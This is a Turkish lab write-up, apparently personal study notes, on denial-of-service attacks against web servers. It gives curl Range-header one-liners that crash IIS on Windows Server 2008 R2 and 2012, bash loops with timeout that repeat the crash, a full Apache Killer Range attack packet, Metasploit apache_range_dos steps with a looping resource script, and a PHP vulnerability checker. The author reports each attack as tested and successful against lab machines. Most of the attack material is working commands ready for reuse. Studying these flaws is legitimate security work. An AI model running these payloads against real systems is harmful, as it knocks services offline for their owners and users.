[*] DOS request sent.  
[*] Scanned 1 of 1 host (100% complete).
```

```
[*] Attacking Attempt : #4  
[*] DOS request sent.  
[*] Scanned 1 of 1 host (100% complete).
```

...

```
[*] Auxiliary module execution completed.
```

Bu Őekilde run komutu (ya da exploit komutu) tekrarlanarak hedef web sunucusunun s¼rekli crash olması sađlanabilir.

Ekstra (3)

(+) Bu baŐlık denenmiŐtir ve baŐarıyla uygulanmıŐtır.

Curl komutuyla yaptığımız mavi ekran verdirme giriŐiminde curl¼ sadece bir kez alıŐtırdığımız iin bir kez mavi ekran verdirebilmiŐtik:

Kali Linux 2018 Terminal (Hedef: Windows Server 2008 R2) :

```
> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=18-18446744073709551615"
```

Kali Linux 2018 Terminal (Hedef: Windows Server 2012 R2) :

```
> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=18-18446744073709551615"
```

Bu komutları tekrarlayarak devamlı bir mavi ekran verdirme saldırısı yapabilmek iin bir betik dilinden yardım alabiliriz. Bu baŐlıkta bash script dili ile bu iŐlem gerekleŐtirilecektir.

Öncelikle bash script dilinde loop syntax'ını Őu örnekleme ile gösterelim:

Terminal:

```
// While
> while ;; do echo "hasan" >> abc.txt; done

// For
> for i in {1..100}; do echo "hasan" >> abc.txt; done
```

veya

```
// While
while ;; do $(echo "hasan" >> abc.txt); done

// For
for i in {1..100}; do $(echo "hasan" >> abc.txt); done
```

Bu örneklerden de anlaşılabilirceđi üzere abc.txt dosyasına sürekli hasan string'i yazdırılmaktadır. Buradan hareketle do ve done arasına curl komutunu yerleŐtirerek birden fazla kere saldırı kodunun çalışmasını sağlayabiliriz.

Uyarı

curl komutu saldırıyı yaptığında hedef sistem crash olduđu için yanıt paketi gelmemekte. Curl ise yanıt paketini alamadığı için bekleme modunda kalmakta ve sonlanamamakta. Bu durum dolayısıyla bir sonraki loop iterasyonuna geçilememekte ve saldırının devamlılıđı sağlanamamakta. Bu sorunu aşmak için timeout komutu kullanılmıştır. Bu komut ile curl komutu her 10 saniyede bir pkill ile sonlandırılmaktadır. Böylece curl'de takılı kalma ve bir sonraki iterasyona geçip yeni curl başlatamama sorunu çözülmüŐtür.

AŐađıda curl saldırı kodlarının hem while hem de for loop içerisine alınmış halini görüntülemekteisin:

Kali Linux 2018 Terminal:

(→) Hedef: Windows Server 2008 R2

```
> while ;; do timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-18446744073709551615"; done
```

```
> for i in {1..100}; do timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-18446744073709551615"; done
```

veya

```
> while ;; do $(timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-
```



```
18446744073709551615"); done
```

```
> for i in {1..100}; do $(timeout 10 curl -v http://172.16.3.107/welcome.png -H "Range: bytes=18-18446744073709551615"); done
```

Kali Linux 2018 Terminal:

(→) Hedef: Windows Server 2012

```
> while ;; do timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"; done
```

```
> for i in {1..100}; do timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"; done
```

veya

```
> while ;; do $(timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"); done
```

```
> for i in {1..100}; do $(timeout 10 curl -v http://172.16.3.75/iis-85.png -H "Range: bytes=18-18446744073709551615"); done
```

Bu Őekilde while loop ile ya da for loop ile devamlı olarak Range header'ını g ndererek hedef web sunucusunun s rekli crash olması sađlanabilir.

APACHE RANGE SALDIRILARI İLE APACHE SUNUCULARI SERVİS DIŐI BIRAKMA

Apache Range Saldırısı Nedir

Apache Range Attack, diđer adıyla *Apache Killer Attack* apache sunucu yazılımlarındaki zafiyetten yararlanarak sunucuların bellek ve CPU kullanımını tüketmek üzerine kurulu bir servis diŐı bırakma saldırısıdır. Bu saldırı apache 2.0.x - 2.0.64 ve 2.2.x - 2.2.19 arası sürümlerde uygulanabilmektedir. Apache 2.2.20'den itibaren bu açık kapatılmıştır. Apache yola artık bu yamalarla beraber 2.4.x serisi sürümlerde devam etmektedir.

Apache eski sürümlerde bu zafiyetin nedeni kullanıcıların yaptıkları http talep paketlerindeki range başlıklarının apache yazılımı tarafınca uygulanışındaki bir bug'dan dolayıdır. Zafiyetin temel nedeni ise http talebi range başlığının http spesifikasyonundaki tanımından dolayıdır.

Http range başlıkları hedef sunucudaki bir kaynađın sadece bir parçasını talep etmek için kullanılır. Fakat istemcinin hedef sunucudaki kaynađı parça parça (külçe külçe) talep edebiliyor oluşu bir suistimali doğurur. Http taleplerinde range başlığı normalde Őu Őekilde bir yapıda kullanılır:

```
Range: bytes=512-1023
```

Bu başlık sunucuya kaynađın 512nci byte'tından başlayan ve 1023ncü byte'tında biten parçasını gönderir. Range başlığı ile birden fazla aralık da verilebilir. Örn;

```
Range: bytes=512-1023,1024-2047
```

Bu başlık sunucuya kaynađın belirtilen iki aralıktaki parçasını gönderir. Ancak aŐađıdaki gibi bir yapıda range başlığını kullanmak hedef web sunucuya zarar vermeye dönük bir kullanıma yaklaŐmak olacaktır:

```
Range: bytes=0-,5-0,5-1,...,5-6,5-7,5-8,5-9,5-10,...
```

Bu örnek Őu an için esasında oldukça zararsızdır, fakat zarar vermeye dönük range başlığı kullanımını anlamada uygun durumdadır. Başlıktaki deđerleri açıklayacak olursak range başlığı önce 0- ile tüm dökümanı (tamamını) talep eder, sonra mantıksız bazı aralıklarla (5-0,5-1,...) parçalar talep eder, sonra daha önceden bütün halde zaten talep ettiđi içeriđi aynı talebin devam aralıklarında bu sefer ufak ufak parçalar halinde talep eder. Yani 0- ile tüm dökümanı, 5-0 ile belirtilen aralık, 5-1 ile aynı Őekilde belirtilen aralık,..., 5-7,5-8,5-9,5-10 ile ufak ufak büyüyen aralıklarda parçalar talep edilir. Sunucu talebi aldığında her parça için yanıt oluşturacaktır. Yani bir talebe karşılık birden fazla yanıt oluşturacaktır. Sunucu her oluşturacađı yanıt paketine parçaları hazırlamak için istenen kaynađı diskinden RAM'ine kopyalar halinde açacaktır. Bu Őekilde kopyalar halinde yapıyor olmasının nedeni bir kaynađın üzerinde birden fazla işlemi aynı anda yapamayacađındandır. O nedenle kaynak kopyalar halinde RAM'de açılır, her kopya üzerinde aralık deđerine göre parça alınır ve gönderilecek http yanıt paketlerine konulur. Gönderilecek http yanıt paketlerine ayrıca Content-Range başlığı (parçanın normalde hangi full pakete ait olduđu bilgisi (yani ait olduđu full paketin size bilgisi)) ilavesi veya paket multipart bir içerikteyse multipart/byteranges deđerini tutacak Content-type başlığı ilavesi yapılır ve yanıt paketleri gönderilir.

Görüldüđu üzere http range başlığı ile yapılan talep sunucuda birebir yanıt dönme yerine birden fazla yanıt dönmeye sebep olmaktadır. Eđer http range başlığına girilecek aralık deđerlerinin adeti ve aralık genişlik miktarı arttırılırsa sunucunun o kadar çok donanımsal kaynađının (ram ve cpu'sunun) tükenmesine yol açacaktır. Çünkü range başlığındaki herbir aralık sunucuda talep edilen kaynađın ayrı

ayrı kopyalar halinde açılmasına, parçaların çıkarılmasına, ve ayrı ayrı oluşturulacak yanıt paketlerinin hazırlanmasına neden olmaktadır. Eđer bu talepten çok sayıda gönderim yapılırsa bu apache'nin tüm mevcut belleđini tüketebilir ve ram tamamen tükenirse swapping ile disk üzerindeki kaynaklarda alan tahsisi yaparak sanal ram süreci başlayabilir. Eđer diskte de alan tükenmeye başlarsa sistem (Windows veya Linux) process'leri kill komutuyla sonlandırarak kendine yer açmaya çalışabilir. Böylesi bir senaryoda sistem process'leri kill ederek sunucunun servis vermeye devam etmesine çabalayacaktır ama aynı paketlerden gönderim devam ederse (onlarca / yüzlerce) bir noktadan sonra sistem tıkanacaktır ve DoS sonucuna ulaşmış olacaktır.

Range başlıđının zararlı kullanım şeklini anlamak adına aŐađıdaki örneđe bakılacak olursa

Range: bytes=0-5-0,5-1,...,5-6,5-7,5-8,5-9,5-10,...

yapılan talepteki range başlık deđerlerinin anlamlı deđerlerde olmadığı açıktır (yani önce tamamını isteme, sonra ters büyüklükte aralıklarla parçalar aynı dökümandan isteme, sonra tamamını istemişken bir de parça parça aynı dökümanı isteme deđerlerinin anlamlı olmadığı açıktır) ve normalde olması gereken karşı tarafta bu anlamsız aralıklardaki parça talebinin geçersiz sayılıp yanıtın talepte istenilen şekliyle dönmemesidir. Fakat range başlıđının bu şekilde kullanımı http spesifikasyonuna göre legal durumdadır. Http spesifikasyonu range başlıđı için herhangi bir kısıt koymamıştır. Bu nedenle talep işleme sokulup yanıtlar üretilmekte olduğundan sunucuların servis dışı kalmasına giden yol açıktır.

Bu saldırı http talebindeki range başlıđının ufak ufak büyüyen ve uzayıp giden aralıklarda parçalar istenmesi sonucu hedef apache sunucunun bir talebe karşı birden fazla yanıt üretmesiyle kaynaklarının katlanarak tükenmesi üzerine kurulu bir saldırdır. Bu, klasik bir "amplification" dos saldırısıdır. Çünkü ufak taleplerle karşıda devasa yük oluşturma vardır. Bir açıdan bakılacak olursa normal (zararsız) http talepleri de amplification dos saldırısına dönüşebilirler. Örneđin birkaç byte'lık bir http talebi ve karşılığında megabyte'larda bir PDF döküman yanıtı gibi. Ama apache range saldırısı bir talebe karşılık karşıda dilediđimiz sayıda yanıt oluşturma imkanı tanıdığından daha etkilidir.

AŐađıda bir apache range saldırı paketinin nasıl olduğuna dair örnek gösterilmiştir.

Http Request:

(Saldırı Paketi)

HEAD / HTTP/1.1

Host: 127.0.0.1

Range: bytes=0-5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11,5-12,5-13,.....uzun- diye- yazılmadı.....,5-1297,5-1298,5-1299,5-1300

Accept-Encoding: gzip

Connection: close

Pakette yer alan

...

Range: bytes=0-5-0,5-1,5-2,5-3,5-4,5-5,5-6,.....(böyle devam ediyor).....5-1299,5-1300

...

range başlıđı 0- ile tüm dökümanı (tamamını), 5-0 ile 0ncı byte ve 5nci byte arasını, 5-1 ile 1nci byte ve 5nci byte arasını, ... , 5-5 ile 5nci byte ve 5nci byte arasını (yani 5nci byte'ı), 5-6 ile 5nci byte ve 6nci byte arasını, 5-7 ile 5nci byte ve 7nci byte arasını, ... , 5-1299 ile 5nci byte ve 1299ncü byte arasını, 5-1300 ile 5nci byte ve 1300ncü byte arasını talep eder. Saldırgan bu http talebini range başlıđındaki ufak ufak büyüyen aralıklarla bu şekilde (yani başlangıç hane 5 sabit ve sonlanma hanesi giderek

artan deđerlerde) gönderdiđinde hedef sunucunun karŐılık olarak döneceđi http yanıt paketlerinin adetini ve büyüklük deđerini arttırmaktadır. Bu talepten çok sayıda gönderim yapıldıđında hedef sunucu ram ve cpu tüketimi sürekli artacaktır ve nihayetinde ram tükendiđinde disk'ten swapping ile sanal ram çözümü devreye alınacaktır. Disk'te alan bittiđinde ise sistem tıkanacaktır ve servis dıŐı kalacaktır.

Bir makaledeki nota göre saldırıyı bu paket ile bir sunucu üzerinde gerçekleŐtiren kimse 10 saniye içerisinde hedef sunucunun 1GB RAM'ini tüketmekteymiŐ.

“When some one execute this attack on a server, it will eat up 1 GB RAM in 10 seconds, and CPU load will hit 10 average load, finally server will freeze.”

- <https://www.hackersgarage.com/apache-killer-denial-of-service-flaw-in-apache-webserver.html>

- <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/updated-mitigation-of-apache-range-header-dos-attack/>

Uygulama

(+) Bu saldırı birebir denenmiŐtir ve başarılı olunmuŐtur.

Materyaller

Msfconsole - Kali 2018.1


// Saldırgan Sistem

Apache 2.2.19 - Ubuntu Server 14.04 LTS

// Hedef Web Sunucu

(Not: Apache 2.2.19 kurulu ubuntu server 14.04 lts makinesi “Apache Range Vulnerability - Ubuntu 14.04 Server LTS” ismiyle hazır halde VirtualBox VMs'de yer almakta. Ayriyetten Apache 2.2.19'un ubuntu server 14.04 lts üzerine kurulu mnu Yaz Tatili 2014 / Kaynak Koddan Derleyerek Apache, PHP, Mysql Kurulu mu.txt dosyasından görebilirsin)

Kali sanal makinasından bir metasploit modülü ile ubuntu 14.04 Server LTS sanal makinasındaki zafiyet içeren apache web sunucuya apache range (diđer adıyla; apache killer) saldırısı düzenlenecektir ve apache sunucunun servis dıŐı kalıp kalmadıđı test edilecektir. Sol yanda saldırgan makina Kali'den web sunucuya erişilebilir olduđu, sađ yanda ise web sunucu makinesinin kendisi gösterilmektedir.



Saldırgan makina Kali'den metasploit modülü apache_range_dos ile apache web sunucuya range attack yapalım ve Kali'de halen tarayıcıda hedef web sunucuyu görüntüleyebilmekte miyiz test edelim.

Kali 2018.1 Terminal:

```
> service postgresql start
> msfconsole
msf > use auxiliary/dos/http/apache_range_dos
msf auxiliary(apache_range_dos) > show actions
```

Auxiliary actions:

Name	Description
CHECK	
DOS	

```
msf auxiliary(apache_range_dos) > set ACTION DOS
```

```
msf auxiliary(apache_range_dos) > show options
```

...options...

```
msf auxiliary(apache_range_dos) > set RHOSTS 192.168.0.21 // Web Sunucu IP
```

```
msf auxiliary(apache_range_dos) > set URI /apache_welcome.jpg // Web sunucudaki statik bir // kaynak (*gerekli)
```

```
msf auxiliary(apache_range_dos) > resource /root/Desktop/looping.rc
```

Run komutu ile modülü çalıştırma yerine defaatle çalıştır yapabilmek için metasploit resource dosyası özelliğinden yararlandık. Böylece dos saldırısı daha güçlü yapılabilecektir (not: Saldırı tekrarlı run ile yapılmadığında yeterince güçlü dos olmadığından olsa gerek başarılı olmamakta, fakat looping.rc ile run komutu tekrarlı yapıldığında saldırı başarılı olmakta).


```
/root/Desktop/looping.rc:
```

```
<ruby>
```


```
Link: https://github.com/actuated/msf-exploit-loop/blob/master/exploit-loop.rc
```

```
begin
  (1..100).each do |i|
    run_single("echo 'Attacking attempt: \#{i}'")
    run_single("exploit -j")
    run_single("sleep 5s")
  end
end
end
</ruby>
```

Saldırı baŐladığında ekrana modül çıktıları yansır.




Bir süre sonra gönderilen saldırı paketleri hedef web sunucunun kaynaklarını doldurmaya baŐladığından hedef web sunucuda sistem, sunucunun servis verilebilirliğini sürdürmesi için process'leri kill etmeye ve sunucu konsoluna kill çıktıları düşmeye baŐlar.




(Solda Kali ve Sađda Apache Web Sunucu)

Bir süre sonra ise gönderilen saldırı paketlerine (range header'lı talep paketlerine) karşılık yanıt alınamadığından modül çıktı olarak hedef IP'ye bağlanılamadı bilgisi düşmeye başlar.




(Solda Kali ve Sađda Apache Web Sunucu)

Kali sanal makinasından tarayıcıda hedef web uygulamasını görüntülemeyi denediğimizde uygulamaya erişilemediđi ve sürekli yükleniyor ifadesinin ekranda yer aldığı görülecektir:




(Solda Kali ve Sađda Apache Web Sunucu)

Test amaçlı ana makinadaki tarayıcıdan da erişim denendiđinde uygulamaya erişim sağlanamadıđı görülecektir:



(Ana Makina Tarayıcısı Web Sunucusuya EriŐememekte)

Saldırı sonlandırıldıđında uygulamaya eriŐimin tekrar sađlandıđı grlecektir:



(Kali Makinası)

Bylelikle apache range saldırısı ile hedef bir apache sunucuya dosya saldırısı başarılı olacaktır ve uygulamaya eriŐim duracaktır. Saldırı sonlandırıldıđında ise uygulamaya eriŐim tekrar sađlanabilecektir.

Ekstra

Hedef bir apache web sunucunun apache_range zafiyetine sahip olup olmadıđını aŐađıdaki php script ile test edebiliriz.

```
<?php
function check_range_vuln($host,$port=80,$timeout=10){
    $range = '0-';
    for($i=0;$i<20;$i++){
        $range .= ",5-$i";
    }
    $error_code = null;
    $error = null;

    $socket = fsockopen($host,$port,$error_code,$error,$timeout);
    $packet = "HEAD / HTTP/1.1\r\nHost: $host\r\nRange:bytes=$range\r\nAccept-
Encoding: gzip\r\nConnection: close\r\n\r\n";
    fwrite($socket,$packet);
    $result = fread($socket,2048);

    //check to see if "Partial" is in the response
    if(strpos($result,"Partial") !== false){
        return "Target is vulnerable";
    }
}
```

```
        return "Target is not vulnerable";
    }

    echo check_range_vuln("192.168.0.21",80,10);
?>
```

Bu script Őu http talep paketini bir tane olarak karŐıya g ndermektedir:

Http Request:

(Saldırı Paketi)

```
HEAD / HTTP/1.1
Host: 192.168.0.25
Range: bytes=0-,5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11,5-12,5-13,5-14,5-15,5-16,5-17,5-18,5-19
Accept-Encoding: gzip
Connection: close
```

Bu talebe karŐılık yanıt 206 Partial status code'luysa hedef web sunucu zafiyetli demektir.  nk  range baŐlıđı anlamsız deđerlerdeyken (yani  nce d k manın tamamını isteme, sonra ters b y kl kte aralıklarla par alar aynı d k mandan isteme, sonra tamamını istemiŐken bir de par a par a aynı d k manı isteme halindeyken) sunucu bu talebi ge erli sayıp yanıt olarak par aları g ndermiŐ demektir. 206 Partial yanıt bilgisi ancak sunucu par a d nerken kullandığı bir durumdur ve par a d n Ő yanıtı baŐarılı anlamına gelir. Eđer sunucu zafiyete sahip olmasaydı yanıt bilgisi olarak ya 416 Range is not Satisfiable bilgi d n Ő  yapardı ve hiŐbir i erik d n Ő  yapmazdı ya da 200 OK bilgi d n Ő  yapardı ve d k manın tamamını bir yanıt pakette d nerdi.

